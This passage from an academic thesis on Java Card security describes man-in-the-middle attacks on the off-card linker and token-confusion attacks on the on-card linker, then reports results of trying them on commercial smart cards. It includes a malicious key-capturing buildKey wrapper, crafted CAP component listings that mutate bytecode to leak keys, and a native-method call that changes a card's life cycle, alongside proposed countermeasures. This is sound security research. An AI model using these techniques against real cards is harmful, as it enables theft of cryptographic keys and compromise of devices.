the Fault Tree Analysis methodology to reason about the weakness of an implementation helps us to find these attacks. Using legal instructions to update the JPC provides a full control on the execution flow of the program inside or outside the method. Thus, it allows us to invoke any code fragment. To protect the control flow, a high-level countermeasure was proposed. It provides redundancy of the control flow using a security automaton executed in the kernel mode. It allows to dynamically check the behaviour of the program. It automatically generated the automaton during the linking process or by an off-card process.

This technique is not only limited to the CFG properties but it can be used for more general security policies expressed as *safety properties*. It is interesting to check whether some security commands have already realised before executing a sensitive operation. During these sensitive operations, manipulated fields are often memorised in a secured container (i. e., the PIN field `isValidated`), but some of them use unprotected fields and could be subjected to fault injection attacks. The difficulty here is to find a right trade-off between the highly secured system with a poor runtime performance and an efficient system with less security.

Chapter 8

Security of the Java Card Linker

"*Many that live deserve death. And some that die deserve life. Can you give it to them? Then do not be too eager to deal out death in judgement. For even the very wise cannot see all ends.*"
— John Ronald R. Tolkien, *Lord of the Rings, The Fellowship of the Ring*

Contents

8.1 Overview of the Java Card Linking Process 100
8.1.1 Off-card linking step 100
8.1.2 On-card linking step 101
8.2 A Man in the Middle Attack Upon the Off-Card Linker 101
8.2.1 Cheating the Off-Card Linker 102
8.2.2 When the Type is not Correct 103
8.2.3 Protecting the Off-card Linker 105
8.3 Confusion of the On-Card Linker 105
8.3.1 Resolve Application Data to Characterise the Java Card API 105
8.3.2 Resolve Code to Generate Mutant Applet 107
8.3.3 Preserving On-Card Linker Securely 108
8.4 Conclusion 109

Executing an application on Java Card requires to link it with the API provided by the device. On the classical Java platform, the linking process is dynamically done. For the Java Card platform, a different approach has been chosen and split into two parts. During the translation of a CLASS to a CAP file, an off-card linker converts each Unicode name contained in the CLASS file to tokens. This process aims at obtaining an optimised file to be installed on the card. The on-card linker resolves each token with the internal reference of each feature required by the application. This process is statically done at load time. These steps will be introduced in Section 8.1.

Using the FTA, new events against the Java Card linker were disclosed. On off-card linker, confusing the conversion part between a Class item and a CAP token may link an applet with a malicious API. This API should provide, for the user, the same behaviour as the original one. This attack is explained in Section 8.2.

Another event discovered by the FTA is the corruption of the on-card linker. In the CAP file, a list of tokens to resolve is filled to help the on-card linker in its work. Cheating it can be done by a modification of this list. As a result, the linker will resolve any other byte as token. Presented by Section 8.3, this attack has two possible exploitations. First, a value can be resolved to give internal reference of the targeted smart card's API. Second, the linker updates instruction byte code. This effect mutates the applet instruction.

To start this chapter, an overview of the linking process on Java Card is presented in the following section.

8.1 Overview of the Java Card Linking Process

8.1.1 Off-card linking step

Due to limited resources embedded into the card, the Java Card linking process is split into two parts. The first one is done outside the card. As described in Section 3.2.2, each Class file, complying with the Java security rules, is converted to a CAP file. To do that, Oracle's converter translates items in the Class file to CAP file tokens. In the Class file, an item describes the signature of each element by a Unicode string, nonetheless the Java Card does not manage string. The tokenisation aims at optimising the file size for a limited-resource device such as Java Card smart card. To convert Class file, each Java item is translated into a token with the help of the Export files. Oracle specification [Ora11d] defines an Export file as:

> "*An export file contains entries for externally visible items in the package. Each entry holds the item's name and its token. Some entries may include additional information as well.*" (source: JCVM specification [Ora11d, §4.3.3 – The Export File and Conversion])

The Export contains the public API linking information of classes in an entire package. The Unicode string names of classes, methods and fields are assigned unique numeric tokens. For instance, in Oracle's Java Card Development Kit (JCDK), the Java Card API Export files provided are compliant with each card implementing the Java Card specification [Ora11d].

To optimise the on-card linking step, Oracle's converter inserts the CAP file tokens' information into the `Constant Pool`, `Reference Location` and `Import` components. The `Constant Pool` component contains the linking information between each token's value and the reference to the method, class and/or package required to correctly execute the byte code from the `Method` component. The `Reference Location` component lists, from the `Method` component, each offset where a token should be resolved by the card's internal reference. The `Import` component enumerates the packages required by the applet to correctly execute it.

8.1.2 On-card linking step

The second linking process is done during the applet loading. On-card, each token contained in the `Method` component, referred by the `Reference Location` component, is updated to an internal reference. The internal reference is obtained with the help of `Constant Pool` component which refers shared methods/classes/fields required by the application. Into the `Constant Pool` component, a token to an external method – a method provided by another class – is structured as the set (`package_token`, `class_token`, `method_token`). The package token item[1] represents a package defined in the `Import` component. So, as shown in the Figure 8.1, the token `0x02` refers to the set (`0x80`, `0x12`, `0x00`) whose method `0x00` of the class `0x12` contained in the package `0x00` indexed the `Import` component. For instance, the token `0x02` will be linked with the `javacard.framework.Util.arrayCopy()` method according to the EXPORT files provided in Oracle's JCDK. With this information, the Java Card linker is able to link an applet with the required APIs installed into the card.



Reference Location Component
...
offset_to_byte2_indices = {
... @0x32 ...
}
Import Component
packages[0] { // javacard.framework
version: 1.2
AID: 0xA0000000620101
} ...
Method Component
...
/* 0x30 */ aload_2
/* 0x31 */ invokevirtual 0x0002
...
Constant Pool Component
Token
Function
2
CONSTANT_VirtualMethodRef
Ext. method: 0x80 0x12 0x00

Figure 8.1: The on-card linking process.

This chapter aims at focusing of the linking process security. This study is split into two parts. The first one introduces an attack on the off-card linker in Section 8.2, where a man in the middle attack is presented. On the second one, the security of the embedded linker is evaluated, in Section 8.3, through two attacks.

[1]The Java Card specification [Ora11d] specifies that the most significant bit of the package token must be set to one.

8.2 A Man in the Middle Attack Upon the Off-Card Linker

A path to confuse the linker was discovered by Bouffard et al. [Bou+13a]. When the off-card linker resolves the CLASS file, it uses the first EXPORT file that meets the requirement, i. e. which contains the token of the Unicode item to translate. The off-card linker only checks the uniqueness of each AID into the EXPORT files path. This section explains how a man in the middle attack may force the Java Card toolchain to link an application with a malicious library instead of the legitimate one. That allows one to withdraw confidential information such as cryptographic keys.

8.2.1 Cheating the Off-Card Linker

A fake EXPORT file, which contains the malicious linking information, is added in the EXPORT files path. This EXPORT file contains the same information as the EXPORT file to confuse but with a different AID. The targeted card can embed a BCV.

For instance, an API provides a function named `buildKey()` that generates cryptographic keys. An applet which requires session keys, for cryptographic stuff, must invoke this function. In the legitimate way, the applet is linked with the correct API. We succeed in linking this applet with a fake API such as each call to `buildKey()` function is caught by a malicious API. The fake API stores the generated key and returns it to the caller. If the malicious library is installed into a card, one can achieve fake API as described in the Figure 8.2.




Figure 8.2: The Architecture of the man in the middle into the Java Card smart card.

A developer shall download the fake EXPORT file and add it into his EXPORT path. Oracle's Java Card toolchain parses the EXPORT files path to build a CAP file. The converter uses a *first find, first used* algorithm to find the EXPORT file which meets the requirement. So, the fake EXPORT file must be found first. Oracle's toolchain does not check the other EXPORT files. When an EXPORT file that meets the requirement is found, it is used by the toolchain to link the application from a specific-API-name to the malicious API token.

Finally, the applet linked with the malicious API can be installed on the card. The installed applet will use the fake API as the legitimate one.

8.2.2 When the Type is not Correct

Nonetheless, this attack generates a cast type exception. Indeed, the developed application which uses the type `A` is linked, upon the EXPORT file confusion, in such way that it becomes the type `A'`. When the applet requires a reference to the type `A` from an external function, a `checkcast` exception is thrown.

To create a cryptographic key, as the DES Key, the Java Card API [Ora11a] defines the function `buidKey` from the `javacard.security.KeyBuilder` package. This function creates a cryptographic key container for signature and cipher algorithms. An example of a DES key container creation is shown in Listing 8.1.

Listing 8.1: A piece of a Java Card cryptographic application.

```java
this.desKey = (javacard.security.DESKey) javacard.security.KeyBuilder.buildKey
                     (KeyBuilder.TYPE_DES,    // key's type
                      KeyBuilder.LENGTH_DES, // key's length
                      true);                // true => key value is encrypted
// DES Key initialisation
this.desKey.setKey(DES_KEY_VALUE, //PIN code initialisation
                    OFFSET_DES_KEY_VALUE);
```

Let us focus on the package `javacard.security` to corrupt the key container generation. To fool the linker, a fake EXPORT file is added in the EXPORT files patch. As result, each call to the `javacard.security` framework is redirected to the malicious one named `fake.javacard.security`. This fake API provides the same function or signature as the `javacard.security` package, but their implementations are a bit different.

An hostile `javacard.security.KeyBuilder.buildKey` function is implemented as the one presented in Listing 8.2. This function can be viewed as an interface between the original `javacard.security.KeyBuilder.buildKey` function and the application where a new cryptographic key is required. Line 4, the hostile implementation calls the legitimate key container builder function which returns an instance of it. Line 5, each created key is copied into a key container owned by the library and, line 6, the built key container is returned.

Focus on the line 6. To be compliant with the type required by the caller, the `key` container must be cast in the `fake.javacard.security.Key` type. The type returned by the `javacard.security.KeyBuilder.buildKey` function is `javacard.security.DESKey` and it is incompatible with the classes from the `fake.javacard.security` package.

To prevent any exception to be thrown, from the `fake.javacard.security` package, an interface which translates each call from `fake.javacard.security` to `javacard.security` was

Listing 8.2: A malicious implementation of the `javacard.security.KeyBuilder.buildKey` function.

```
public static fake.javacard.security.Key buildKey
  (byte keyType, short keyLength, boolean keyEncryption) throws CryptoException {
  javacard.security.Key key =
        javacard.security.KeyBuilder.buildKey(keyType, keyLength, keyEncryption);
  addKey(key); // save the built key
  //return the built key to owner
  return (fake.javacard.security.DESKey) key; }
```

implemented. For that purpose, the `HostileDESKey` interface encapsulates each call between the caller and the `DESKey` implementation, as shown in the Listing 8.3.

Listing 8.3: A hostile implementation of the `DESKey` interface.

```
public class HostileDESKey implements fake.javacard.security.DESKey {
  private javacard.security.DESKey desKey;

  // Default constructor
  public HostileDESKey (javacard.security.DESKey desKey) { this.desKey = desKey; }

  // Implementation of the setKey function
  public void setKey(byte[] keyData, short kOff) {
    this.desKey.setKey(keyData, kOff);
  }
  ...
}
```

As this class translates each call from the malicious security API to the legitimate one, this process is invisible for the developer. Indeed, from the user point of view, the malicious library has the same behavior as the original one.

In this section, an attack on the off-card linker mechanism has been presented. This attack succeeded because the off-card linker uses the first Export file which meets the requirements.

8.2.3 Protecting the Off-card Linker

In the previous section, a man in the middle attack succeeded because a malicious developer is able to add some Java Card libraries inside the card.

A CAP file which contains only a library is a rare event. To protect the card from any malicious library, the card should not install Cap file without applet. With this countermeasure, any confusion of the off-card linker is stopped.

An attack path to fool the off-card linker has been presented in this section which breaks the code integrity. But, when an application is loading on the card, the second linker finished the resolving process. The on-card linker resolves each token to the internal reference hidden by the target.

8.3 Confusion of the On-Card Linker

During the installation process, an applet is linked with the API provided by the card. This step is based on the token resolution contained in the `Constant Pool` component. To quickly find where each token is used, the `Reference Location` component keeps a list of offsets from the `Method` component. Each token refers to an entry in the `Constant Pool` component which describes the token's type. So, the on-card linking step resolves applet's token by the associated smart card's internal references. This linked value is a hidden information.

Cheating the `Reference Location` component was presented by Iguchi-Cartigny et al. in [IC+10] where some tokens into the `Method` component were dereferenced. The authors succeed in confusing the linker on cards without BCV. Thus, during the applet installation, some tokens are not resolved. By this way, the authors succeed to hard code internal reference in order to illegally access to other context resources.

This section focuses on the on-card linker security. If the list of tokens is corrupted, the linker can be cheated and may resolve some bytes interpreted as tokens. This has two possible effects. The first one, introduced in Section 8.3.1, gives access to the smart card API addresses. Retrieved by an attacker, this information can be used to develop some rich shellcodes. Therefore, the data and code confidentiality are broken. The second one is based on the concept of mutant application (introduced in Chapter 4) where the linker resolves instructions as tokens. In this case, the code integrity is broken and a different applet is installed on the card. That will be shown in Section 8.3.2.

8.3.1 Resolve Application Data to Characterise the Java Card API

Into a smart card, the internal reference of the API functions are secretly kept. For a user, each function is represented by a token. Knowing the internal reference of each embedded function provides enough information for an attacker to execute any rich shellcode. Assume the code shown in Listing 8.4.

Listing 8.4: A sample function without token that will be linked.

```
01 // flags: 0 max_stack : 1
00 // nargs: 0 max_locals: 0
/*0xDB*/ sspush  0x0008
/*0xE0*/ sreturn
```

This method contains two instructions where the value `0x0008` is pushed and it is returned at the end of the function. Each manipulated element by this method is well-typed and it contains no token. But, if the `Reference Location` referred the value `0x0008` from the offset `0xDC`, the linker can resolve the `sspush` parameter by the internal reference of the eighth element into the `Constant Pool` component.

During the applet installation, the embedded linker resolves each element listed into the Reference Location. When it resolves the element from the offset 0xDC, the linker tries to resolve the sspush parameter. It reads the value 0x0008 and searches the description into the Constant Pool component. Suppose that the Constant Pool component contains at least eight elements as this one shown in Listing 8.5. So, the linker will replace 0x0008 by the internal reference of the described virtual method.

Listing 8.5: Constant Pool component exploit to link a value as a token.

```
Constant Pool Component {
  0 => CONSTANT_StaticMethodRef : external method: 0x80, 0x03, 0x00
  1 => CONSTANT_VirtualMethodRef: external method: 0x80, 0x03, 0x02
  ...
  8 => CONSTANT_VirtualMethodRef: external method: 0x80, 0x03, 0x03
  ...
}
```

As presented by Hamadouche et al. [Ham+12], on a card without BCV, if the embedded linker does not check the operation to link, the sspush parameter shifts by the internal reference of the function referred by the token 0x0008. If one assumes that the token 0x0008 is resolved by the value 0x6498, the code shown in Listing 8.4 changes as described in Listing 8.6. In this case, an attacker is able to obtain the whole Java Card API provided by a targeted smart card.

Listing 8.6: A resolved sspsuh operation upon the embedded linker.

```
01 // flags: 0 max_stack : 1
00 // nargs: 0  max_locals: 0
/*0x8667*/ sspush  0x6498
/*0x866A*/ sreturn
```

This section has presented a generic method to lure the on-card linker of a smart card forcing it to link a token with a non authorised instruction. It becomes possible to characterise completely the Java Card API. This allows one to build very efficient viruses to be uploaded into the card and in particular to retrieve the container of cryptographic keys. The next section will explain how, by the same approach, an instruction can mutate thanks to the on-card linker.

8.3.2 Resolve Code to Generate Mutant Applet

As explained, linking instruction parameters as tokens is a way to obtain information on the Java Card API. But, what does happen when the embedded linker resolves instructions as a token? This question was studied by Razafindralambo et al. in [Raz+12a]. Consider the fragment of code shown in Listing 8.7.

Based on an incorrect metadata inserted into the Reference Location component, shown in Listing 8.8, an instruction is referred as a token. For instance, the instructions couple nop and

Listing 8.7: Set of instruction to confuse the linker mechanism.

```
/*0x20*/ 0x00  nop
/*0x21*/ 0x02  sconst_m1
/*0x22*/ 0x02  sconst_m1
/*0x23*/ 0x3C  pop2
/*0x24*/ 0x04  sconst_1
/*0x25*/ 0x3B  pop
```

`sconst_m1` byte codes values are interpreted as a token from the offset `0x20`. The value of this token will be `0x0002` as the concatenation of the byte code values of `nop` instruction (`0x00`) and `sconst_m1` operation (`0x02`).

Listing 8.8: `Reference Location` and `Constant Pool` components used to modify the application code thanks to the embedded linker.

```
Reference Location Component {
  ...
  offsets_to_byte2_indices = { ... @0020 ... }
}

Constant Pool Component {
  0 => CONSTANT_StaticMethodRef : external method: 0x80, 0x03, 0x00
  1 => CONSTANT_VirtualMethodRef: external method: 0x80, 0x03, 0x02
  2 => CONSTANT_StaticMethodRef : external method: 0x80, 0x08, 0x0D
  ...
}
```

So, the instructions from the offset `0x20` will be considered as the token `0x0002` in the `Method` component by the embedded linker. In the `Constant Pool` component, one sees that the token is associated to a static method reference. By looking to the embedded linker confusion through the Java Card API characterisation the method associated to the token `0x0002` is resolved with the value `0x8E03`.

Since the on-card Java Card linker had resolved each token, as shown in Listing 8.9, the method byte code mutates in such way that the instructions `nop` and `sconst_m1` became an `invokeinterface` operation.

Listing 8.9: Set of instructions after link resolution

```
/*0x20*/ 0x8E invokeinterface
/*0x21*/ 0x03    0x03 // narg
/*0x22*/ 0x02    0x02 // index high part
/*0x23*/ 0x3C    0x3C // index low part
/*0x24*/ 0x04    0x04 // method
/*0x25*/ 0x3B pop
```

The `invokeinterface` instruction has three parameters encoded on four bytes. Its parameters are composed with:

- the `narg` is the number of words of arguments and object reference popped from the operand stack required by the invoked function,
- the index is an unsigned byte that is used as an index into the method table of the class of the type of object reference and
- the method operand is an unsigned byte that is the interface method token for the method to be invoked.

In this case abusing the token resolution mechanism leads to the call of a method referred in the `Constant Pool` component by the index composed of two bytes `0x02`, `0x3C`. This index corresponds, at the target platform, to the method `getKey` which gives us the ability to return the key data via the APDU buffer. Most of the attack in the literature tried to retrieve the secret key thanks to physical means. Here, it is possible to force the virtual machine to send back clear text value of the key to the attacker. Of course, this attack works well due to the absence of the BCV which could have detected the ill-formed CAP file.

This section has introduced how to mutate an applet's code through the on-card linker. Due to some tokens which refer instruction instead of parameter, the linker updates the bytes' value regarding the `Constant Pool` component. To prevent this behaviour, the next section will present countermeasure to resolve a correct token.

8.3.3 Preserving On-Card Linker Securely

The presented attacks aim at interpreting instruction or another value as token. The on-card linker compares this value to the ones present in the `Constant Pool` component and updates the byte code's value as any correct token to resolve.

To prevent the on-card linker from giving some information about the Java Card API, two countermeasures can be implemented. The first one uses a lightweight embedded BCV which parses the applet's byte code to list the tokens to resolve. The Java Card specification [Ora11d] defines 43 instructions with token as argument. The computed set is compared with the tokens listed in the `Reference Location` component. This countermeasure has a complexity in $\mathcal{O}(n+p)$ where n is the number of instructions in the applet and p the number of tokens.

To improve this countermeasure, a second approach aims, during the applet loading, at resolving the tokens which are preceded by specific instructions (like `invokevirtual`, `invokestatic`, `getstatic`, `putstatic`, etc.). This solution has a complexity in $\mathcal{O}(p)$ with p the number of tokens. This countermeasure is more affordable as a lightweight BCV.

Another approach is to scramble the method's byte array, as presented in Section 7.2.1.3. Using different keys for the instruction and its argument increases the complexity, for an attacker, to mutate the code.

8.4 Conclusion

This chapter has introduced a novel attacks on the Java Card linker mechanism. This mechanism is a main element of the Java Card architecture where it updates the applet's byte code to be executed within a specific device. As this mechanism is split into two steps, the security analysis requires two parts. For each element, some countermeasures have been proposed. Table 8.1 sums up this chapter. For the off-card linker, my contribution have been published in [Bou+13a]. My contributions for the on-card linker has been published in [Ham+12,Raz+12a].

Attacks	Linker	Hypothesis	Constraints	Countermeasures
Man in the middle attack	Off-card	BCV, the EXPORT file path is corrupted	Implementation-independent	Disallow to load libraries
Getting smart card API addresses	On-card	No BCV	Implementation-independent	• Scrambling mechanism
Resolve instructions as token	On-card	No BCV		• Check the operation to resolve

Table 8.1: Overview of the attacks on the Java Card linker.

The next chapter will explain the approach adopted to experiment the presented attacks.

Chapter 9

Experimental Results

Princess Keli in trouble: "*"You're dead," he said. Keli waited. She couldn't think of any suitable reply. "I'm not" lacked a certain style, while "Is it serious?" seemed somehow too frivolous."*

— Terry Pratchett, *Mort*

Contents

9.1 Tools Developed during this Thesis 111

9.1.1 CapMap 112

9.1.2 OPAL 113

9.2 Embedded Countermeasures 113

9.2.1 Loading Time Countermeasures 113

9.2.2 Runtime Countermeasures 114

9.2.3 Nature of the Dumped Memory 114

9.3 Evaluation of Attacks against the Control Flow 115

9.3.1 Evaluation of Method Invocation and Return Attacks 115

9.3.2 Evaluation of the Branching Instructions Attacks 118

9.3.3 Synthesis 121

9.4 Evaluation of Attacks against the Java Card Linker 121

9.4.1 Evaluation of the Off-Card Linker Attacks 122

9.4.2 Evaluation of the On-Card Linker Attacks 122

9.4.3 Synthesis 125

9.5 Evaluation of the Countermeasures 125

9.5.1 Evaluation of the Dual Stack Countermeasure 126

9.5.2 Scrambling Mechanism 127

9.5.3 Security Automata 127

9.6 Conclusion 128

By using the FTA, this thesis aimed at finding attacks against the application's control flow and the Java Card linker. To prevent these attacks, some countermeasures with the better coverage are designed. The purpose of this chapter is to evaluate each attack and countermeasure introduced in the chapters 7 and 8.

To evaluate each attack detailed in this thesis, we tried them on different smart cards from different manufacturers. The cards are available on public Internet shops. We tested seven cards from five distinct manufacturers (`a`, `b`, `c`, `d` and `e`). Each card name listed in the Table 9.1 is associated with the manufacturer reference and its Java Card specification. Attacks introduced in this thesis are evaluated in Section 9.3 and Section 9.4. Due to a lack of time, the attacks designed during this these thesis had not been implemented on all cards. This chapter aims at proposing a proof of concept on different cards. For implementing these attacks, we developed a set of tools in the Java-language. These tools are described in Section 9.1.

Card reference	Java Card	GP	Characteristics
`a-21a`	2.1.1	2.0.1	256 kB EEPROM, SIM card
`a-21b`	2.1.1	2.0.1	Same as a-21a plus RSA
`a-22a`	2.2	2.1	64 kB EEPROM, RSA
`a-22b`	2.1.1	2.0.1	32 kB EEPROM, RSA, dual interface
`a-22c`	2.2.1	2.1.1	36 kB EEPROM,
`b-21a`	2.1.1	2.1.2	16 kB EEPROM, dual interface
`b-22a`	2.1.1	2.0.1	16 kB EEPROM, hardware DES
`b-22b`	2.2.1	2.1.1	72 kB EEPROM, dual interface
`c-22a`	2.1.1	2.0.1	64 kB EEPROM, RSA
`c-22b`	2.2	2.1.1	64 kB EEPROM, dual interface, RSA
`c-22c`	2.2	2.1.1	72 kB EEPROM, dual interface, RSA
`d-21`	2.1	2.0.1	32 kB EEPROM, RSA
`d-22`	2.2.1	2.1.1	16 kB EEPROM
`e-22`	2.2	2.1	72 kB EEPROM, RSA

Table 9.1: Cards used during this evaluation.

Before analysing the contribution of this thesis, the countermeasures embedded on each tested cards should be characterised. For that purpose, Section 9.2 presented the loading and runtime embedded protection mechanisms.

Finally, this chapter focuses the countermeasures designed in this thesis. Evaluating countermeasures aims at measuring the overhead in terms of ROM, RAM and EEPROM memory footprint. Section 9.5 describes the footprint of each countermeasures.

9.1 Tools Developed during this Thesis

During this thesis, I took part in the development of two Java-libraries. The first one allows us to perform CAP file manipulation, and the second one takes care of the communication part. Both have been combined to evaluate the attacks.

9.1.1 CapMap

CapMap has been developed with the aim of having a handy and a friendly way to parse and modify a CAP file. This tool was introduced in [Nou+09] and used in [Raz+12b] which designed a mutant generator enabled by a laser injection. This Java-library is useful and very convenient while designing software attacks.

There are three steps to modify a CAP file using the CapMap: identifying in which CAP file's standard components are located our target, getting the right set of elements, and then applying changes thanks to setters provided by the CapMap over each CAP file elements. This is a simple example that makes the use of CapMap clearer: it is a reference to the EMAN2 attack (described in Section 7.1.2.2). One can use the CapMap to manipulate the instruction `sstore` to perform this attack as shown in the Listing 9.1.

Listing 9.1: CAP file modification with CapMap.

```java
/* Loading a CAP File */
CapInputStream cis = new CapInputStream(new File(MY_CAP_FILE));
CapFileRead cfr = new CapFileRead(cis);
CapFile cap = cfr.load();

/* Set the CapMap in editable mode */
MethodInfoEditable methodInfoEditable = new MethodInfoEditable(cap);

/* Modifying the instruction to replace */
methodInfoEditable.replaceInstruction
    // Replace the instruction at JPC by a sstore which refers
    // the return address register
    (INSTRUCTION_JPC_TO_REPLACE, Instruction.SSTORE, // new instruction value
     new byte[] {RETURN_ADDRESS_REGISTER}); // new instruction's parameter

// Saving the modified CAP file ...
```

First, in this listing, the CapMap is set to the editable mode. Therefore, CapMap is able to modify a method byte code and update the associated dependencies on the other components. A method is a set of instructions, and an instruction is a set of byte-values. Then, we have to select the `sstore` instruction, and we change its operand's value. Finally, we modify the operand's value to update the return function register.

The CAP file parser of CapMap is free available on a Bitbucket repository: https://bitbucket.org/ssd/capmap-free

9.1.2 OPAL

In the smart card world, Java Card plays an important role. To communicate with this type of card, which complies to the ISO/IEC 7816 specification [ISO07] one should use a specific library. Indeed, this kind of library must implement high level functions, which follows the GP specification (authentication protocols, applet installation process, etc.), and should be interfaced with another library to handle CAP files like the CapMap library. Therefore we developed an open-source Java-library called OPAL [Bka+11], for Open Platform Access Library, which complies with the GP specification [Glo11]. This library provides the full-support of the Java Card applets life cycle and smart card management. Moreover, to exchange data with a Java Card, OPAL implements secure channel protocols to authenticate the host. OPAL is open-source and lives in a Bitbucket repository available here: `https://bitbucket.org/ssd/opal`.

9.2 Embedded Countermeasures

To evaluate the contribution of this thesis, the countermeasures embedded in the card should be characterised. As we work with a black box approach, the modus operandi was to chosen ill-formed applets which are installed on the card. These applets aim at discovering security mechanism in the card. We defined two sets of countermeasures embedded in our evaluation cards: loading time and runtime countermeasures. The first ones are used during the installation of the ill-formed applet. The second ones check the applet execution to prevent any illegal operations.

9.2.1 Loading Time Countermeasures

The card-linker can detect basic modifications of the CAP file. Some cards can block themselves when erasing an entry in the `Reference Location` component without calculating the offset of the next entry. For instance, the card `a-21a` is blocked when detecting a null offset in the `Reference Location` component. But it is easy to bypass this simple countermeasure with the CapMap to perform more complex CAP file modifications.

At least two of the evaluated cards have a sort of type verification algorithm (a complex type inference). They can detect ill-formed byte codes, returning a reference instead of a short. Looking at Common Criteria evaluation reports, it is evident that these cards were out of our hypotheses: they include a BCV or, at least, a reduced version of it. Thus, such cards can be considered as the most secure, because once the CAP file is detected as ill-formed, they reject the CAP file or become mute (for instance `c-22b`).

9.2.2 Runtime Countermeasures

For the remaining cards which accept to load ill-formed applet, we evaluate the different countermeasures executed by the interpreter (Table 9.2). A countermeasure consists in checking the writing and reading operations. For instance, when writing in an unauthorised memory area (outside the area dedicated to class storage) the card is blocked or returns a SW error. More generally, the cards can detect illegal memory access depending on the accessed object or the byte code operation. For example, the card (`c-22a`) limits the possibility to read arbitrary memory location to seven consecutive memory addresses.

Card Reference	Memory area check	Memory management	Read access
`a-22a`		✓	✓
`b-22b`	✓		
`c-22a`			✓
`e-22`	✓		

Table 9.2: Runtime countermeasures.

On the remaining cards, we were able to access and snapshot the memory.

9.2.3 Nature of the Dumped Memory

When a software attack succeeded, a snapshot of the smart card memories can be obtained. Depending on how the JCVM manipulates the card's memories, some areas can be redundant or missing. Most of JCVM implementations are not allowed to access to the ROM. Only the OS is able to use this module. The cryptographic memory is also hidden from the JCVM but we are able to read the RAM and the EEPROM areas. On some implementation, a part of the EEPROM is not readable. Sometimes, the RAM is not accessible from the JCVM.

9.3 Evaluation of Attacks against the Control Flow

This section evaluates each attack against the control flow pointed by the contribution of this thesis. In this section, we hypothesise that the card does not embed a BCV. There are two sorts of attacks presented in this section which have been evaluated: the attacks which cheat method invocation and return (Section 9.3.1) and the attacks against the branching instructions (Section 9.3.2).

9.3.1 Evaluation of Method Invocation and Return Attacks

9.3.1.1 EMAN3: Invoking Native Methods

EMAN3 attack aims at breaking the JCVM sandbox by executing native code, as explained in Section 7.1.1. To evaluate the EMAN3 attack, we tried our approach on different smart cards listed in the Table 9.1. We hypothesised that each evaluated card supports the native methods execution through the JCVM and does not embed any BCV component.

A CAP file which contains the method shown in Listing 9.2 is sent to each card. This method contains a `flag` value set to `0x2` and 1-byte. Suppose that this byte is interpreted as an offset into the indirection table, so the first native method should be called.

Listing 9.2: Method which invokes a native function used to evaluate the EMAN3 attack.

```
void callNativeMethod() {
  21   // flags: 2 max_stack : 1
  01   // nargs: 0 max_locals: 1
  00 } // the offset value used to the indirection table
```

We invoked the function noticed in Listing 9.2. The returned state of each card is listed in the Table 9.3.

Card Reference	Value Returned	Result
`a-21a`	SW: `0x6F00`	✗
`a-21b`	SW: `0x9000`	✓
`a-22a`	SW: `0x9000`	✓
`a-22c`	SW: `0x9000`	✓
`b-21a`	Card freezes	⚠
`b-21a`	Card freezes	⚠
`b-22b`	SW: `0x9000`	✓
`d-21`	SW: `0x6F00`	✗
`d-22`	PCSC Error: `SCARD_E_NOT_TRANSACTED`	⚠
`e-22`	PCSC Error: `SCARD_E_NOT_TRANSACTED`	⚠

Table 9.3: Each tested card's returned value for the native method call.

In this table, four different states are returned:

- The SW `0x9000`: the execution was done without error (✓);
- The SW `0x6F00`: a Java-exception was thrown and never caught (✗);
- Card freezes. The OS may be in an infinite loop or wait an event which never comes (⚠);
- A PCSC error (`SCARD_E_NOT_TRANSACTED`): the smart card has an unexpected behaviour during the execution of a command and the communication have been terminated by the card (⚠).

Since an error value is returned, we cannot conclude anything. However, we hypothesis that a PCSC error or a frozen card indicates a system error while it executes a native method. In this case, the requirement to execute this native method is not met and the OS crashes.

The EMAN3 attack was first designed for the cards `a-21b` and `a-22a`. By these experimental results, we discovered that two cards (`a-22c` and `b-22b`) return the SW `0x9000`. To improve our analysis, we focus on the card `b-22b` where we want call the `arrayCopy()`[1] function. This function is provided by the class `Util` from the package `javacard.framework`. It may be developed in C-language. Using a script, we searched the offset value required to call the native method which returns the expected value. After testing each value from the range `0x00` to `0xFF`, the expected return was not met. So, we investigated and discovered that the card uses a different strategy to invoke native methods.

The card `b-22b` encodes the native method offset into a `0x02 flag` method header, inside the fields `nargs` and `max_locals` (c.f. Listing 7.2). On this card, we succeeded in calling a native method which changes the smart card's life cycle. Since the native method referred by the offset `0x0F` is called, the smart card shifts to the production mode without administrator right.

